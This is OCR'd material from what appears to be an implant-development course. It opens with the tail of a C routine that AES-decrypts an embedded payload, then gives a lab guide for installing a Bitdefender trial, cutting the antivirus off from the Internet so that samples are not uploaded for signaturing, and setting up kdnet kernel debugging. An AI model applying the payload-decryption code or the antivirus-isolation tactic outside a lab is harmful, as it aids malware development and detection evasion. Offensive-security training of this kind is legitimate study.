    if (!CryptDeriveKey(hCryptProv, CALG_AES_256, hCryptHash, NULL, &hCryptKey))
    {
        return ResolveErrorCode("[!] %s:%d: CryptDecrypt: ", GetLastError());
    }

    // decrypt it
    //
    if (!CryptDecrypt(hCryptKey, (HCRYPTHASH)NULL, NULL, NULL, (PBYTE)Payload,
(PDWORD)&PayloadLen))
    {
        return ResolveErrorCode("[!] %s:%d: CryptDecrypt: ", GetLastError());
    }

    // clean up
    //
    CryptReleaseContext(hCryptProv, NULL);
    CryptDestroyHash(hCryptHash);
    CryptDestroyKey(hCryptKey);

    return ERROR_SUCCESS;
}
```


© 2024 Jonathan Reiter


Bitdefender

Installing Bitdefender - Trial Version


Bitdefender is a commercial Personal Security Product (PSP) that offers a 30-day trial version. Unless you would like to pay for a license, we will be using the trial version for this course. This guide will walk you through the installing process of the product. Your VM comes with the NIC set to host-only, which is good! The installation, however, needs Internet access to complete everything. Please make sure you change your VM's NIC settings to NAT or Bridged. Whichever is needed for your setup. Once you have Internet access, being the installation steps.

Step-by-step Process

The EXE should already be present on your Bitdefender VM and should be located at `C:\Users\tester\Downloads`




1. To get started, double-click on the EXE. You might see a UAC prompt and if you do, select Yes and move on to the next step.




2. The software will now pull down the rest of the installation file from online resources.

Technet24




3. Be sure to check the box indicating that you have read and agree to the subscription agreement.




4. Once everything is all said and done, you can select "Skip" in the bottom right corner and you will then be presented with the dashboard.

© 2024 Jonathan Reiter



5. Once it gets done downloading and installing, you will be asked to create an account. For this account creation, I used generic information for the account. Select "Create Account" and the installation process can proceed.

Technet24




Warning


One thing to note, BitDefender will not protect your system until you create an account.

6. Next, you might see a window asking for a license key. Instead, simply choose to use the 30-day trial.


© 2024 Jonathan Reiter



7. Once your account has been made, the installation process can be finished. Select "Finish" to finish.



Technet24



What's Next?

Regardless of the AV product being used, after it is installed, cut off its access to the Internet. Doing this can protect your tools from being sent up to the mothership for detailed analysis and signaturing. Cutting off the Internet access does not prevent the software from blocking malicious/suspicious binaries.


Cutting Off Internet Access

Perhaps one of the easiest ways to cut off Internet access to a VM is to simply change the VM's network adapter setting to "Host Only"

1. With the VM you want to modify selected, choose the settings for that VM from VMWare's menu bar at the top of your screen. From there, choose the Network adapter settings.

© 2024 Jonathan Reiter

2. From the Network Adapter settings, choose the option that enables host-only (Windows users), or Private to my Mac (Mac users).



Done

Now that the VM is cutoff from the Internet, the real work can begin. Enjoy and have fun.

Technet24

Remote Kernel Debugging

Please note

The remote kernel debugger has already been configured in your virtual machines. However, in case something goes wrong or you would like to establish remote kernel debugging on your own, please follow these steps.

Background

When developing implants, it is highly recommended that you have a user mode debugger. This can be `x64dbg`, `windbg`, `WinDbg Preview`, etc. User mode debuggers are fairly simply to setup, so this is left as an exercise for the student. During the class, you will often need more insight into operations on the Test VM. The best way to accomplish this is with a remote kernel debugging session. This lab will walk you through the process of setting up and using a utility called `kdnet.exe`.

Preparation

1. Launch the Windows Test VM
   - Open a PowerShell prompt as administrator and determine your IP address
   - Verify that you can ping your Dev VM
   - Create a directory called `KDNET` at the root of `C:\`
     - `C:\KDNET\`
2. Launch the Windows Dev VM
   - Inside the Dev VM:
     - Open a PowerShell prompt as administrator and determine your IP address
     - The SDK tools are already installed, and there is a utility called `kdnet.exe` that resides at `C:\Program Files (x86)\Windows Kits\10\Debuggers\x64`.
   - Copy the `kdnet.exe` program and `VerifiedNICList.xml` file from the Dev VM to the `C:\KDNET\` directory on the Test VM
3. Return to the Windows Test VM
   - Execute `kdnet.exe` and look for a similar to the following:

© 2024 Jonathan Reiter

Notional results

```
PS C:\KDNET> .\kdnet.exe

Networking debugging is supported on the following NICs:
busparams=3.0.0, Intel(R) 82574L Gigabit Network Connection, Plugged in.

Network debuging is not supported on any of this machine's USB controllers.

PS C:\KDNET> .\kdnet.exe <DEV_VM_IP_ADDRESS> 50000

Enabling network debugging on Intel(R) 82574L Gigabit Network Connection.

To debug this machine, run the following command on your debugger host machine.
windbg -k net:port=50000,key=ey8yo1nn06gz.183w9qfb9rpgb.yu13mjvay6og2bwcce3gm12mt

Then reboot this machine by running shutdown -r -t 0 from this command prompt.
PS C:\KDNET>
```


Put the contents of the `windbg...` line (example highlighted above) into a text file on the Windows Dev VM.

Do not reboot the Windows Test VM yet.

4. Return to the Windows Dev VM

